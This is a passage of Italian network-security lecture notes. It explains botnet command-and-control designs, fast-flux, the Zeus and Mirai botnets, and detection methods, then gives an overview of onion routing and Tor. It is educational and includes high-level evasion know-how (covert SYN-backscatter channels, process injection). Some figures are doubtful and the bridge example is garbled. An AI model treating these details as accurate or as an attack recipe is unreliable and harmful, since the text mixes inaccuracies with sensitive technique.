


Figura 126

### 5.2.1 I meccanismi di controllo remoto

- **IRC:** Molti bot utilizzano meccanismi di Command & Control basati su IRC, in cui vi è un server IRC sotto il controllo del botmaster che funge da command & control server; i bot si collegano ad uno specifico IRC channel su server ed interpretano i messaggi inviati sul channel come comandi da eseguire.

Tale logica IRC ha sia pro che contro: il grande vantaggio è quello di avere un'infrastruttura di controllo completamente centralizzata e molto semplice da gestire, ma in qualche modo questo è anche uno svantaggio perché l'architettura centralizzata è un single point of failure.




Figura 127

- **HTTP:** Alcuni bot utilizzano un meccanismo di command & control basato su http. È molto semplice controllare attraverso un server HTTP, o HTTPS, una legione di bot dove in questo caso i server di command and control espongono risorse web sotto il controllo del botmaster, ed i vari bot effettuano delle richieste get al server http ed interpretano le rispettive risposte ottenute come comandi da eseguire.

Il vantaggio principale di questa tecnica di controllo remoto è che anche questa è un'infrastruttura centralizzata basata su uno o più server web, quindi facilmente controllabile e gestibile, ed inoltre non ci sono sessioni da tenere aperte perché è il bot stesso che apre una connessione TCP sulla porta 80 o sulla 443 verso il server HTTP, e sono sessioni molto semplici da celare. Anche in questo caso lo svantaggio è che essendo una struttura centralizzata essa è anche un single point of failure. Un altro problema è la flessibilità abbastanza scarsa, nel senso che è il bot che deve preoccuparsi periodicamente di eseguire dei comandi, e ciò rende questa architettura abbastanza compromissibile.




Figura 128

- **Covert channels:** Un altro meccanismo di controllo remoto è caratterizzato dai *Covert channels*, cioè creare dei canali invisibili basati o su versioni modificate del protocollo IRC oppure su tunneling DNS, o anche sull'utilizzo di steganografia ma anche port locking. Un canale abbastanza semplice da utilizzare è quello che sfrutta il meccanismo di back scattering, ad esempio, oppure se bisogna far arrivare un'informazione di attivazione a un ricevitore, si potrebbe spoofare un indirizzo di destinazione del ricevitore e mandare un pacchetto di SYN a una macchina qualsiasi che non aspettandosi questa connessione risponde con una normale attività di back scattering.

I pro e i contro dell'utilizzo di canali coperti sono abbastanza banali, anche in questo caso si utilizza una struttura centralizzata che è sia un vantaggio che uno svantaggio. Un altro vantaggio è che utilizzando meccanismi nascosti diventa difficile individuare rapidamente questo tipo di tecnica e quindi ci vuole molto più tempo per capire la tecnica che la botnet utilizza.




Figura 129

- **P2P:** Il meccanismo più interessante su cui si basano le botnet moderne è la logica p2p in cui non c'è un single point of failure, ma i comandi vengono distribuiti in logica p2p a tutti quelli che entrano nell'overlay di comunicazione. Questo tipo di logica è la più efficiente in assoluto, perché implementa un'infrastruttura di command & control completamente decentralizzata, e diventa molto più difficile individuare il meccanismo di controllo remoto e diventa anche molto più difficile monitorare e distruggere il canale di comunicazione. L'unico svantaggio di questo tipo di architettura è che non è facile da controllare.




Figura 130

#### Comandi eseguibili dai bot

In genere quasi tutti i bot attivano payload ostili per effettuare denial of service, come SYN flood o ICMP flood ecc...; i bot spesso devono essere aggiornati, quindi esistono dei meccanismi che permettono di caricare un nuovo egg per poter aggiornare la botnet, e molte botnet per ogni tipo di attacco carichano un payload specifico. Alcune botnet sono utilizzate anche per altri scopi, come la gestione dello spam oppure per il furto passivo delle credenziali o anche botnet finalizzate alla richiesta di riscatti attraverso la cifratura di dati.

#### Meccanismi di propagazione

I meccanismi di propagazione usati da un bot per propagarsi, tipicamente attraverso un worm, si basano sulla scansione di rete e sulla logica del *Drive-by-Download* cioè una campagna di spam in cui è necessario premere su di un file per entrare nella botnet, oppure si possono propagare dei payloads ostili attraverso shares di NetBIOS o attachments di mail oppure ancora attraverso opportuni protocolli P2P. Una tecnica utilizzata dalle botnet più moderne per celare la propria attività è la cosiddetta *fast-flux* che è basata sull'utilizzo di proxy e sul DNS per nascondere o proteggere dei bot o delle risorse critiche dietro una rete di macchine compromesse che fanno da proxy per l'accesso ad esse; l'idea è basata sul fatto che utilizzando degli opportuni TTL configurati su DNS, in maniera da durare molto poco tempo, i proxy vanno a rimapparsi continuamente in modo tale da nascondere la reale identità della macchina. In un esempio, i resource Record DNS scadono dopo un TTL di 295 secondi invalidando così la resolver cache. Il server DNS restituisce una lista di host infetti raggiungibili che fungono da proxy verso la vera destinazione che diventa così difficilmente individuabile. La botnet **Waledac** era finalizzata a campagne di spam, e la comunicazione era basata su HTTP ma con utilizzo di un modello P2P per cifrare e inviare le informazioni tra host partecipanti alla botnet; la struttura della botnet si basava su logica fast-flux. Un'altra botnet nota è **Zeus**, essa parte da un agent specifico operante in logica trojan horse noto come Zbot, nato e specializzato per il furto di credenziali dopo l'installazione di opportuni payload con funzioni di *keystroke logging*, cioè cattura di dati digitati su tastiera. Attualmente Zeus è ancora utilizzata, ci sono ancora milioni di macchine sotto il suo controllo. Una volta che le credenziali sono ottenute, vengono inviate verso un drop point che le colleziona e le utilizza. Il meccanismo di infezione utilizzato da Zeus predilige macchine Microsoft, e va ad iniettare un thread remoto del comando winLogon.exe, questo thread crea un server named pipe che permette di comunicare con gli altri thread e crea un altro thread che viene eseguito utilizzando il comando svchost.exe. Uno dei sintomi che la propria macchina è oggetto di un controllo remoto è la proliferazione di comandi svchost.exe, questo programma a sua volta inietta un thread remoto in tutti i processi attivi, realizzando il

cosiddetto API hook e genera altri tre thread per scaricare gli aggiornamenti e per inviare statistiche e credenziali rubate. Un'altra botnet diventata molto nota è **Mirai**; essa è stata la prima botnet a reclutare host dalla Internet Of Things. Una volta reclutati queste decine di milioni di host ha portato un attacco coordinato verso un fornitore di servizi Dynamic DNS che serve compagnie come Amazon, Spotify e Twitter. Il malware era basato su Mirai, in grado di fare attacchi brute force verso oggetti di cui sono spesso conosciuti username e password di default, come telecamere di sicurezza ecc. Un altro aspetto interessante è che equipaggiava un meccanismo abbastanza furbo per bypassare completamente delle soluzioni di mitigazione di DoS, tipicamente basati su Cloudflare.

**Contromisure** In questo momento le sfide principali sono date dal fatto che un bot è difficilissimo da individuare, e le tecnologie attuali sono in grado di nascondere molto efficientemente il bot all'interno delle macchine compromesse, ed in più l'attacco che la botnet effettua è un processo complesso e articolato in diverse fasi, quindi per capirlo bisogna osservarlo nella sua interezza. Un altro elemento è che i bot non rimangono statici ma si evolvono continuamente cambiando il payload e aggiornandosi. Inoltre i canali di comunicazione utilizzati da una botnet sono molto flessibili e articolati, quindi è difficile utilizzare soluzioni specifici a una sola istanza. Le tecniche di evasione utilizzate dalle botnet sono abbastanza articolate, quindi l'unico modo per prevenire le operazioni di una botnet è quello di individuare i server di command and control e distruggerli, e l'unico modo per individuarli è combinare la rilevazione tradizionale con tecniche più moderne supportate da AI basate sull'anomaly detection.

Vediamo, adesso, le tecniche e gli strumenti esistenti. Visto che i worms tipicamente installano sulle macchine dei rootkit e utilizzano delle tecniche di exploit comuni, gli **antivirus** dovrebbero essere in grado di individuare attività ostili dei bot e bloccarne l'installazione dello stesso, o in ogni caso se c'è già un bot a bordo e viene aggiornato l'antivirus, esso potrebbe rilevare la presenza di un agente anomalo e bloccarlo. Altri sistemi che possono aiutare nella rilevazione delle botnet sono i **sistemi IDS o IPS** perché, se le tecniche di diffusione della botnet sono note, è possibile creare delle signature nella base di dati di conoscenza dell'IDS che può utilizzare per tracciare per rilevare se all'interno della propria rete esiste un'attività di diffusione relativa alla botnet. Un altro sistema è quello di utilizzare un **Honeypot**, cioè uno strumento che mette a disposizione una macchina vulnerabile in una sandbox (che quindi non comunica con la rete vera e propria), e questa macchina risulterà dall'esterno un elemento attaccabile ma che non andrà ad intaccare il resto della rete.

Gli strumenti utilizzati in maniera più avanzata per la detection e la difesa sono le **honeyfarms** che non sono altro che un insieme di honeypot e sono strutturate come un “*network telescope*” per le botnet. Una honeyfarm riceve una richiesta di connessione da un bot e risponde regolarmente con un ACK, cioè consente al bot di attaccare, fa stabilire la sessione, riceve il payload ostile che viene eseguito e tracciato, e a questo punto tutto il traffico uscente da una honeyfarm è molto prezioso perché è un worm che tenta di diffondersi, quindi analizzando il traffico uscente dalla honeyfarm si riesce a costruire le signature dei worms che possono essere inserite all'interno degli IDS o IPS e in tal modo bloccarne la diffusione, oppure possono essere gestite a livello di firewall o di router per applicare politiche di contenimento basate, ad esempio, sulla deep packet inspection. Un altro strumento interessato, e spesso implementato nei firewall, è il meccanismo di “*scan suppression*”, cioè visto che le botnet devono estendersi attraverso il reclutamento di altri host, tipicamente qualunque host infettato come prima attività cerca di esplorare la rete circostante alla ricerca di nuove macchine reclutabili. D'altro canto, una botnet potrebbe prevedere dei controlli circa le funzionalità del nuovo nodo da inserire, l'honeypot si deve comportare in maniera regolare e una volta attaccato dall'agent prende contatto con un server di command and conquer rilevandone l'identità, il server di command and conquer riceve l'identità del bot infettante ed autorizza l'installazione dell'agent.

La prima forma di rilevamento è il **rilevamento network based**, il modo più semplice è quello di operare a livello di applicazione, dove vengono rilevati specifici pattern di comunicazione che caratterizzano la botnet, e tipicamente viene tracciato traffico IRC e HTTP.

Le attività delle botnet sono facilmente rilevabili andando a cercare dei pattern anomali come sezioni di chat verso aree non attese, soprattutto conversazioni di chat dal contenuto completamente incomprensibile. Un altro modo è fare deep packet inspection sul contenuto delle query HTTP per cercare contenuti anomali. Un'altra cosa che caratterizza una botnet è un timing anomalo nelle applicazioni, le sessioni human-driven hanno dei tempi relativamente lenti caratterizzati dall'attività umana, quindi tempi di risposta particolarmente veloci nelle sessioni caratterizzano la presenza di un bot.

Un aspetto interessante dal punto di vista del rilevamento network based delle attività di una botnet sono le attività ottenute tracciando le attività DNS, nel senso che i bot tipicamente devono utilizzare delle query DNS per localizzare i server di command & control, in particolare quando si usa la tecnica fast-flux, quindi tracciando le query DNS è possibile localizzare i server di command and control, in particolare individuando delle query anomale verso domini strani o malformati.

Un altro elemento forte quando viene tracciata l'attività DNS è vedere un cambio molto frequente di IP associati a nomi a dominio, questo è il tipico effetto del mascheramento fastflux. Altro elemento abbastanza caratterizzante è il frequente cambio di server di command and control. Un altro elemento forte si ottiene dall'analisi statistica del traffico perché, quando c'è una botnet operante su una rete, il traffico risente dell'attività della botnet. Un altro elemento molto interessante è quello di andare a riscontrare delle variazioni rispetto al profilo statistico normale di traffico, oppure delle nuove componenti di traffico che emergono.

Altro elemento forte viene dalle evidenze sulle statistiche del traffico caratterizzate dall'attività di attacco della botnet, ad esempio se sulla rete c'è un'asimmetria dei pacchetti SYN rispetto ai pacchetti ACK vuol dire che c'è una botnet a bordo. Un altro aspetto fondamentale che caratterizza qualsiasi attività anomala è il tracciamento degli indirizzi spoofati.

Un'altra possibile scelta è quella del **rilevamento host based**, cioè rilevare la presenza della botnet da un comportamento osservabile sui singoli host, nel senso che un bot installato su una macchina si comporta come un virus, quindi è possibile rilevare delle attività da parte dell'agent.

Un ulteriore rilevamento è quello **anomaly based**, questo approccio è supportato dal machine learning, e si basa principalmente su anomalie del traffico come ad esempio un incremento della latenza o un traffico effettuato su porte non comuni, un vantaggio è la capacità di individuare anche botnet non note.

I due rilevamenti, host based e anomaly based, non sono esclusivi ma bensì complementari, perché l'analisi di rete è fondamentale ed è quella che dà i migliori risultati, ma anche l'analisi a livello di host può essere molto utile.

# 6. Anonimato in rete

Qualsiasi attività ostile realizzata sulla rete è condizionata dalla necessità di nascondere le proprie tracce; è necessario guardare l'anonimato come qualcosa associato sempre e comunque ad attività di tipo illegale, ciò però non è un dogma, infatti, garantire l'anonimato è qualcosa che diventa non solo importante per l'attaccante per nascondere le proprie origini, ma è un diritto inalienabile di ciascun cittadino della rete al fine di garantire la propria privacy. Le finalità dell'anonimato possono essere dovute alla necessità di aggirare censure di tipo governativo, o anche quando si partecipa a discussioni sensibili dal punto di vista della privacy o non si vuole subire l'opinione degli altri. Aziende commerciali, inoltre, potrebbero per motivi legittimi non pubblicizzare le mutue relazioni che intrattengono, mentre i singoli possono voler evitare di essere soggetti di profiling commerciale. Qualcuno potrebbe voler offrire servizi senza essere localizzato. Un altro utilizzo dell'anonimato è quello fatto da componenti governative, perché anche loro potrebbero avere la necessità dell'anonimato per svolgere attività, ad esempio, investigative o giudiziarie. Ovviamente, l'anonimato può essere usato in maniera illegittima da chi, ad esempio, vuole effettuare truffe online senza rendere evidente la propria identità, e può essere utilizzato da chi si vuole servire di contenuti illegali o per comunicazioni tra attività criminali e terroristiche.

Lo scopo di chi gestisce l'anonimato è che la privacy degli individui deve essere rispettata, però c'è il rovescio della medaglia: cioè sarebbe necessario che le organizzazioni criminali, ad esempio, non ne abusassero. Bisognerebbe dare la possibilità agli organi di pubblica sicurezza di identificare i malfattori, o per rilevare e riprodurre evidenze a supporto dell'analisi forense. Su internet non esiste il concetto di privacy, a meno dell'utilizzo di tecniche di anonimizzazione particolari, come TOR o Freenet, e l'origine e la destinazione di qualsiasi tipo di comunicazione, ma anche il contenuto delle comunicazioni stesse, è identificabile con facilità e con tecniche molto elementari. Attualmente, accedendo ad internet vengono lasciate una gran quantità di evidenze digitali a partire dagli indirizzi IP o dai browser tramite la browser finger printing, e l'utente viene in questo modo profilato, anche grazie ai dati di navigazione salvati sulla macchina stessa detti: cookies. Un **cookie** è una coppia nome-valore che i web server gestiscono perché il protocollo HTTP è stateless ma sono necessarie informazioni di stato, per cui i cookie sono un meccanismo utile per introdurre un minimo di stato/memoria in una connessione completamente stateless. Ci sono, ovviamente, delle restrizioni riguardo i cookie, ad esempio solo il web server che lo ha creato è in grado di utilizzarlo. L'utilizzo legittimo dei cookie prevede meccanismi di autenticazione, single sign-on, tracking, conservazioni di informazioni specifiche relative all'utente e, quindi, spesso i cookies contengono dati estremamente sensibili. Per rendere la comunicazione più sicura, non solo dal punto di vista dell'integrità, ma anche dal punto di vista dell'evitare l'eavesdropping, è effettuare la cifratura di flusso (o end-to-end) utilizzando tecniche piuttosto note come **SSL** o **TLS**. L'uso di queste tecniche è trasparente all'applicazione, e permette di utilizzare meccanismi per la mutua autenticazione realizzando sistemi a chiave pubblica e permette di negoziare chiavi di sessione che viene poi cifrata garantendo l'integrità e la non ripudiabilità. Questo tipo di meccanismo non protegge del tutto, ma protegge solo la comunicazione, se qualcuno ha accesso all'end-point la comunicazione diventa completamente insicura. L'utilizzo di tecniche con TLS o SSL è abbastanza comune per proteggere qualsiasi tipo di comunicazione, dal browsing HTTP alla lettura della posta elettronica via POP o per il trasferimento di file cifrati con secure file transfer protocol e quant'altro. Questo tipo di sicurezza end-to-end, non solo protegge solo i dati della comunicazione, ma non garantisce in nessun modo l'anonimato, siamo protetti ma non anonimi, e soprattutto i browser diventano elementi vulnerabili nella catena. Per garantire l'anonimato oltre che la sicurezza di tipo end-to-end si può utilizzare un **proxy HTTPS** per anonimizzare l'accesso alla rete. Il problema in questo caso è che se il malintenzionato è sul proxy, non c'è alcuna forma di anonimato. Dal punto di vista del contenuto, c'è una non anonimizzazione del traffico che viaggia tra proxy e destinazione, quindi non si sa chi ha generato il traffico ma si sa che è stato generato.

Una tecnica che può essere utilizzata per gestire la logica del proxyng è usare dei proxy in cascata a catena casuale, basata sulla creazione di una **mix network** cioè una catena di proxy che ricevono il messaggio, lo inviano in maniera cifrata verso un altro proxy scelto casualmente, in modo tale che ogni proxy sul cammino conosce solo il nodo precedente e il nodo successivo; chiaramente l'ultimo livello di proxy ha una visione

completa del contenuto ma non ha alcuna visione sul mittente. Al posto di utilizzare dei proxy anonimizzatori che tipicamente rompono la catena della disclosure dei contenuti sul proxy stesso, si potrebbero usare altri componenti come dei gateway VPN che permettono di aprire delle sessioni completamente cifrate verso sessioni specifiche. Ovviamente una volta compromesso il gateway VPN, l'integrità dell'origine è assolutamente disclosed.

## 6.1 Onion routing

Un meccanismo molto efficace è quello dell'**onion routing**, o routing telescopico, che è una tecnica di traffico basata sull'onion routing, cioè struttura in logica overlay e basato sulla creazione di circuiti virtuali cifrati. Questa tecnica è nata da una ricerca della U.S. Navy mirata alla creazione di meccanismi che consentissero a componenti operanti sotto copertura di accedere a risorse del proprio paese spesso censurate.

Il concetto di base è che i pacchetti inviati end-to-end vengono incapsulati in logica telescopica in strutture dati opportunamente cifrate, e questo instradamento avviene passando attraverso un certo numero di nodi della rete, ognuno dei quali introduce, o elimina, un layer di cifratura specifico (ovvero "sbucciati"). Questa tecnica è una tecnica a latenza relativamente bassa ed è nota essere resistente a tecniche anche abbastanza sofisticate di analisi del traffico. Ci sono diversi nodi che partecipano alla logica di incapsulamento telescopico, ognuno di questi nodi ha una chiave pubblica e una chiave privata, e con ognuno dei nodi si negozia una chiave di cifratura specifica: il traffico alla sorgente è cifrato telescopicamente all'interno di tre layer di cifratura annidati; appena arrivati al primo layer si fa un'estrazione del traffico dal primo layer, viene decifrato e si passa al secondo layer a cui arriva con due livelli di cifratura annidati; questo viene decifrato con la chiave del secondo layer estraendo così il terzo layer; arrivati al terzo layer viene decifrato ancora con la chiave del terzo layer, infine dal terzo layer in poi il dato va in chiaro verso la destinazione.




Figura 131

La logica è quella di condizionare il cammino dei dati su un certo numero di server, ognuno dei quali implementa uno dei layer previsti, in cui si costruisce un circuito virtuale in maniera incrementale, detta logica hop-by-hop, in accordo allo schema multi-layer. In pratica, l'origine deve scegliere un path specifico, cioè un insieme di server che offriranno ciascuno un livello di cifratura, questi server vengono scelti da un elenco di server disponibili, di cui è nota l'identità dal punto di vista IP e di una chiave pubblica. Tipicamente, con ognuno di questi nodi viene negoziata una chiave, a questo punto con ognuna delle chiavi negoziate si vanno a cifrare i dati in origine per poi poterli decifrare a destinazione, ogni nodo intermedio conosce solo il suo predecessore e il suo successore, ma alla fine solo il nodo di uscita potrà vedere il messaggio in chiaro ma non saprà da dove proviene garantendo l'anonymato di chi ha inviato il messaggio.




Figura 132

## 6.2 The Onion Router (TOR)

Sul principio dell'onion routing si basa l'overlay **TOR** (The Onion Router), che è una rete che fa multihop relay, sviluppata dall'U.S. Navy e poi ulteriormente sviluppata dal dipartimento di ricerca avanzata della difesa (DARPA) per proteggere le comunicazioni sotto copertura da parte dei servizi segreti, e fornisce due importanti servizi: garantisce l'anonimato in uscita e garantisce gli hidden services cioè è possibile erogare un servizio senza svelare l'identità dell'erogatore di tale servizio; questo tipo di meccanismo supporta un buon grado di sicurezza, supporta la Perfect Forward Secrecy, permette di utilizzare il TLS nelle comunicazioni tra nodi, garantisce l'integrità dei dati scambiati tra nodi end-to-end, implementa dei meccanismi di base di controllo della congestione e permette anche di interfacciarsi attraverso servizi proxy socks. Un'altra cosa interessante è che dato che si basa sull'onion routing e dato che l'efficacia dell'onion routing in qualche modo condiziona l'efficacia della comunicazione, si può scegliere in maniera opportuna i tre nodi selezionandoli sulla base della capacità di banda di cui si ha bisogno.

Tipicamente TOR è un architettura overlay, cioè realizza uno strumento di rete su una rete preesistente, i nodi si connettono l'uno con l'altro stabilendo dei circuiti virtuali, ciascuno dei quali corrisponde a uno specifico percorso sulla rete sottostante. I nodi principali su questa rete sono: il nodo di inserimento, detto entry node, che garantisce l'accesso all'overlay e il nodo di uscita, detto exit node, che garantisce l'accesso alla global internet. I nodi disponibili sulla rete TOR possono avere multiple funzionalità o funzionalità dedicate, e tipicamente tutte le connessioni, fino al nodo di uscita, sono completamente cifrate, mentre a partire dal nodo di uscita la comunicazione è completamente in chiaro.




Figura 133

### Tipi di nodi

L'utente può decidere in che modo usare la rete TOR ed in che modo contribuire, se lo desidera, alla crescita della rete TOR. La rete TOR è dotata di oltre 6.700 nodi sparsi in tutto il mondo. Esistono essenzialmente quattro tipi di nodi:

- **Client:** in questa configurazione normale di base, TOR gestisce unicamente le connessioni dell'utente permettendogli di collegarsi alla rete TOR.
- **Middle man router:** è un nodo TOR che gestisce traffico di terzi da e per la rete TOR, senza collegarsi direttamente all'esterno. Nel caso funga anche da client, esso gestisce anche le connessioni dell'utente, garantendo un maggiore anonimato. Tutti i router sono pubblicamente noti, per scelta progettuale.
- **Exit router:** è un nodo TOR che gestisce traffico di terzi da e per la rete TOR, e verso l'esterno. È possibile definire una exit policy sulle connessioni in uscita all'esterno della rete TOR. Come il caso precedente, offre una protezione maggiore all'utente che lo usa per le proprie connessioni. Come tutti i router TOR, essi sono pubblicamente noti (vedi immagine seguente, risalente al febbraio 2015).



Figura 134

- **Bridge router:** I bridge router sono dei nodi semi-pubblici di tipo sperimentale, studiati per permettere di collegarsi alla rete Tor anche in presenza di un filtraggio efficace contro Tor (come in Cina, Iran ecc.). Non compaiono nelle liste pubbliche dei nodi noti ma devono venire richiesti esplicitamente. La lista dei bridge si ottiene attraverso diverse URL pubbliche e basta effettuare una query al sito <https://bridges.torproject.org/bridge> e si ottiene la lista dei bridge con le specifiche caratteristiche.

```

https://bridges.torproject.org/bridges
Email a bridges@bridges.torproject.org
      body "get bridges"
Esempio risposta:
5.20.130.121:9001
63dd98cd106a95f707efe538e98e7a6f92d28f94106.186.19.58:443
649027f9ea9a8e115787425430460386e14e0ffa69.125.172.116:443
43c3a8e5594d8e62799e96dc137d695ae4bd24b2

```

Figura 135

(A questo punto è necessario effettuare una precisazione circa il numero di relay all'interno dell'onion routing – vedi immagine 132 – è possibile scegliere liberamente il numero di relay, ma tipicamente se ne scelgono 3, ed averne in più è inutile per garantire più sicurezza, ma, al contrario riduce le prestazioni aumentando la latenza; inoltre dato che questi nodi sono noti, è piuttosto comune che essi vengano attaccati, anche da organizzazioni governative al fine di creare problemi all'anonimato; quindi è possibile avere dei nodi compromessi ed allora minore è il numero di nodi e minore è la probabilità di avere una compromissione dell'anonimato)

### 6.2.1 Funzionamento del protocollo Onion

Per creare e trasmettere un dato cipolla, il nodo mittente seleziona un insieme di nodi intermediari da una lista nodi che gli viene fornita da un **“nodo Directory”**. I nodi intermediari selezionati, sono quindi disposti lungo un percorso, chiamato catena ("chain") o circuito ("circuit"), attraverso questa catena viene trasmesso il dato cipolla. Per conservare l'anonimato del nodo mittente, nessun nodo del circuito è in grado di dire se il nodo a lui precedente è anch'esso un nodo intermediario o se si tratta proprio del nodo mittente. Analogamente, nessun nodo del circuito è in grado di dire attraverso quanti nodi il dato cipolla passerà prima di arrivare al nodo destinazione, chiamato anche Exit Node (nodo di uscita), inoltre nessun nodo del circuito è in grado di sapere quale posizione della catena occupa.

Si ipotizzi che Alice sia il PC, con Tor browser installato, la quale vuole mandare un messaggio utilizzando il protocollo Onion. Il computer di Alice deve ovviamente avere una scheda di rete installata, un sistema operativo (non importa quale sia il tipo) e un browser. Quindi si supponga che il server di Destinazione attraverso il quale Alice sta tentando di accedere sia un semplice web server senza VPN, proxy, e senza nessuna infrastruttura di tipo Tor all'interno di esso; Come si può notare, con una configurazione del genere, chiunque stia tentando di ascoltare il traffico in uscita dal computer di Alice può sapere a quale server Alice sta facendo la richiesta, chi ha fatto la richiesta, a chi è rivolta la richiesta. Per questo motivo, al fine di nascondere il mittente della request (Alice), viene installato su Alice Tor browser, o alternativamente un Tor proxy da agganciare al browser di Alice (per fare questo esistono diversi tool in rete). Una delle caratteristiche del browser Tor è che, attraverso il suo utilizzo, si garantisce all'utente il completo anonimato. Ovviamente se l'utente comincia ad effettuare pagamenti su internet utilizzando la propria carta di credito, o se utilizza i propri dati personali (es. carta d'identità, patente di guida, codice fiscale etc.) il grado di anonimato si riduce drasticamente, allo stesso modo se ci si registra in qualche sito internet con le proprie credenziali.

Per prima cosa Alice, che è il nodo mittente, attraverso Tor browser, contatta i nodi Tor chiamati nodi di Directory. Questi nodi di Directory non sono altro che server ridondanti e di fiducia messi a punto da chi ha progettato il protocollo Onion, i quali forniscono la lista di tutti i nodi Tor presenti in rete. Il browser Tor di Alice farà il download di questa informazione al fine di costruire una catena di nodi o circuito. Di default Tor browser sceglie random 3 nodi per costruire il circuito.

Nella terminologia di Tor, i nodi prendono un particolare nome a seconda della loro posizione nel circuito: il primo nodo si chiama Guard Node (nodo di guardia) o Entry Node (nodo di ingresso), il secondo Middleman Node (nodo intermediario) e il terzo Exit Node (nodo di uscita). Si faccia attenzione poiché l'Entry Node, non è il nodo mittente (Alice), ma è il nodo immediatamente successivo, allo stesso modo l'Exit Node, non è il server di destinazione della request di Alice, ma è il nodo immediatamente precedente a tale server.

